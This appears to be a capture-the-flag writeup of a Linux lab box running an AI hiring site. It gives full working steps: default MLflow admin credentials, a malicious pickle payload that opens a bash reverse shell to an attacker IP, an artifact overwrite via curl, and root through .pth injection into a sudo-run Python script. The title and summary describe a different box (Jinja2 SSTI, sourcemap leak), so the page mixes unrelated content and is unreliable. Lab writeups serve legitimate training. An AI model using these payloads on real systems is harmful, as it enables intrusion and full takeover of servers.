



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

SmartHire is a medium-difficulty Linux box themed around an AI-powered hiring platform. The attack surface is deliberately narrow - two ports, a simple web app, and a hidden vhost. The main application allows users to upload CSV hiring data to train a machine learning model via MLflow. A subdomain hosts an exposed MLflow instance on version 2.14.1 that accepts default credentials due to CVE-2026-2635. Once authenticated to MLflow, the model artifact (a Python pickle file) can be overwritten via the REST API with a malicious payload, which fires a reverse shell when the prediction endpoint deserializes it. On the box, a sudo rule permits running a Python management script as root with no password - and that script calls site.addsitedir() on a directory that the service account can write to, making .pth file injection the path to full compromise.
Running rustscan piped into nmap with version detection and default scripts reveals a minimal attack surface - just SSH and an nginx web server:
fullscan 10.129.35.96
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://smarthire.htb/
SSH on 8.9p1 is current enough that it’s unlikely to be the entry point without credentials. The interesting thing is the redirect to smarthire.htb on port 80 - nginx is doing name-based virtual host routing, which means there are potentially other hosts worth probing. I add smarthire.htb to /etc/hosts and start a vhost fuzz in the background while exploring the site.
The site is a polished AI hiring platform - slick dark UI, registration and login, and a dashboard that lets authenticated users upload CSV training data to fit a hiring model.

I register an account and log in. The dashboard makes the app’s purpose clear: upload a CSV of candidate data, let the backend train an ML model, then use that model to score new resumes against your hiring criteria.

The CSV format guide in the dashboard shows the expected columns - name, skills, experience, education, position_applied, previous_company. Standard ML training pipeline stuff.
The JavaScript source for the page is also worth skimming. The upload handler posts to /upload_hiring_data, and prediction requests go to /predict. Crucially, the response after training includes a registered_model field - the name the trained model is registered under. This tells me there’s a model registry somewhere. That, combined with the mention of gunicorn in the source path (/var/www/smarthire.htb/.venv/bin/gunicorn), points at a Python ML backend with some kind of model management layer sitting behind it.
While I was browsing the site, gobuster finished the vhost sweep:
gobuster vhost -u http://smarthire.htb -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --append-domain --random-agent
===============================================================
models.smarthire.htb Status: 401 [Size: 137]
Progress: 20000 / 20000 (100.00%)
===============================================================
One hit: models.smarthire.htb, returning a 401. I add it to /etc/hosts and pull it up in the browser.
Navigating to models.smarthire.htb triggers an HTTP Basic Auth prompt. Pressing Cancel on the browser dialog drops the following message in the response body:
You are not authenticated. Please see https://www.mlflow.org/docs/latest/auth/index.html
on how to authenticate.

So this is MLflow - the open-source ML experiment tracking and model registry platform. The link in the error message confirms it. The question is whether the version running here is vulnerable.
After training a model through the main site, I checked the run metadata returned by the MLflow API and found the version:
"mlflow_version": "2.14.1"
Version 2.14.1 is significantly behind current releases (3.x at time of writing) and is affected by CVE-2026-2635, an authentication bypass that allows access to MLflow instances using the default administrator credentials. The vulnerability exists because deployments of MLflow that haven’t explicitly configured authentication still initialise with a default admin account - and this version ships with password as the default password, with no forcing mechanism to change it. An attacker with network access to the MLflow endpoint can authenticate as an administrator without needing to know anything about the deployment.
Trying admin:password via Basic Auth:

That’s in. The MLflow dashboard is wide open - no experiments or models registered yet, since I hadn’t trained anything at this point. I upload the example CSV from the dashboard to create a model to inspect:
name,skills,experience,education,position_applied,previous_company
John Smith,"Python, Machine Learning, SQL",60,Master's in CS,Data Scientist,TechCorp
Model trained successfully!
Model: a-2612625cf706-model
Version: v1
Created: 5/18/2026
The model now appears in the MLflow registry at http://models.smarthire.htb/#/models/a-2612625cf706-model.
With a registered model visible in MLflow, the next question is how that model gets used. The /predict endpoint on the main site loads the registered model and runs inference against a submitted CSV. Under the hood, MLflow’s pyfunc flavour stores Python models as pickle files - specifically python_model.pkl inside the model artifact directory.
The run metadata from the API makes this explicit:
curl -u admin:password -X POST http://models.smarthire.htb/api/2.0/mlflow/runs/search \
  -H "Content-Type: application/json" \
  -d '{"experiment_ids":["0"],"max_results":1}'
{
  "runs": [
    {
      "info": {
        "run_uuid": "6e4f99633f8a418bb9181489d243c52a",
        "run_name": "charming-snake-479",
        "artifact_uri": "mlflow-artifacts:/0/6e4f99633f8a418bb9181489d243c52a/artifacts",
        "status": "FINISHED",
        "run_id": "6e4f99633f8a418bb9181489d243c52a"
      },
      "data": {
        "tags": [
          {
            "key": "mlflow.log-model.history",
            "value": "[{\"flavors\": {\"python_function\": {\"cloudpickle_version\": \"3.1.1\", \"python_model\": \"python_model.pkl\", \"python_version\": \"3.10.12\"}}, \"mlflow_version\": \"2.14.1\"}]"
          },
          <SNIP>
        ]
      }
    }
  ]
}
The model artifact is at mlflow-artifacts:/0/<run_id>/artifacts/model/python_model.pkl. Pickle deserialization is inherently unsafe - Python’s pickle.load() will execute arbitrary code embedded in a pickle stream when it deserializes the object. If the prediction backend loads the registered model via pickle.load() and we can overwrite python_model.pkl with a malicious payload, we get code execution as whatever user the web application runs as.
MLflow’s artifact store is accessible via its REST API, and since we have admin credentials, we can overwrite any artifact directly.
The payload is straightforward - a Python class that overrides __reduce__, which pickle calls during deserialization to reconstruct the object. Whatever is returned from __reduce__ gets executed:
import pickle, os

class Shell:
    def __reduce__(self):
        return (os.system, ("bash -c 'bash -i >& /dev/tcp/10.10.14.24/443 0>&1'",))

with open("python_model.pkl", "wb") as f:
    f.write(pickle.dumps(Shell()))
With the run_id from the API query above, I overwrite the pickle file via the MLflow artifact PUT endpoint:
curl -u admin:password -X PUT \
  "http://models.smarthire.htb/api/2.0/mlflow-artifacts/artifacts/0/6e4f99633f8a418bb9181489d243c52a/artifacts/model/python_model.pkl" \
  -H "Content-Type: application/octet-stream" \
  --data-binary @python_model.pkl
With a listener running (penelope -p 443), I navigate to http://smarthire.htb/predict, upload example.csv, and click Analyze Resume. The backend fetches the registered model from MLflow, calls pickle.load() on python_model.pkl, and our __reduce__ fires. The browser returns a JSON parse error (since the response is now garbage from the shell spawning), but on my listener:

svcweb@smarthire:/var/www/smarthire.htb$ id
uid=1001(svcweb) gid=1001(svcweb) groups=1001(svcweb)
Grabbing the user flag:
svcweb@smarthire:~$ cat user.txt
[REDACTED]
The first thing worth checking is sudo -l:
svcweb@smarthire:~$ sudo -l
Matching Defaults entries for svcweb on smarthire:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User svcweb may run the following commands on smarthire:
    (root) NOPASSWD: /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py *
This is promising. svcweb can run mlflowctl.py as root with any arguments, no password required. The * wildcard means we can pass whatever we like. env_reset is set, so environment-variable tricks like PYTHONPATH are off the table - sudo will strip those before launching the process.
The more interesting question is what mlflowctl.py does internally. Looking at the plugin directory structure:
svcweb@smarthire:~$ ls -la /opt/tools/mlflow_ctl/plugins/
drwxr-xr-x 4 root root 4096 Feb 19 18:10 .
drwxr-xr-x 4 root root 4096 Feb 19 18:10 ..
drwxr-xr-x 2 root root 4096 Feb 19 18:10 core
drwxrwxr-x 4 root devs 4096 May 18 14:48 dev
The dev subdirectory is writable by the devs group, and svcweb belongs to that group. The script loads plugins from both core and dev using Python’s site.addsitedir(). That’s the key detail.
site.addsitedir() does more than just add a directory to sys.path. When Python processes a directory with this function, it scans for any .pth files inside it. Lines in a .pth file that start with import are executed directly via exec() - this is a Python internals feature designed to allow packages to run setup code at import time. Since site.addsitedir() fires during the script’s startup - before any of the actual mlflowctl.py logic runs - and the entire process runs as root via sudo, any code we embed in a .pth file will execute with root privileges.
The plan: drop a .pth file in the writable dev directory that copies /bin/bash to /tmp/rootbash and sets the SUID bit on it, then trigger the sudo command.
svcweb@smarthire:~$ echo "import os; os.system('cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash')" > /opt/tools/mlflow_ctl/plugins/dev/evil.pth
Now trigger the sudo command - the specific subcommand doesn’t matter, since the .pth file executes before mlflowctl.py reaches its own logic:
svcweb@smarthire:~$ sudo /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py status
[*] Checking MLflow service status...

[+] MLflow service status: active
[+] MLflow container status: 'Up 5 hours'
The script ran normally. Now checking /tmp:
svcweb@smarthire:~$ ls -la /tmp/rootbash
-rwsr-sr-x 1 root root 1396520 May 18 14:49 /tmp/rootbash
The SUID bit is set and the owner is root. Running with -p to preserve the effective UID:
svcweb@smarthire:~$ /tmp/rootbash -p
rootbash-5.1# id
uid=1001(svcweb) gid=1001(svcweb) euid=0(root) egid=0(root) groups=0(root),1001(svcweb)
rootbash-5.1# cat /root/root.txt
[REDACTED]
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.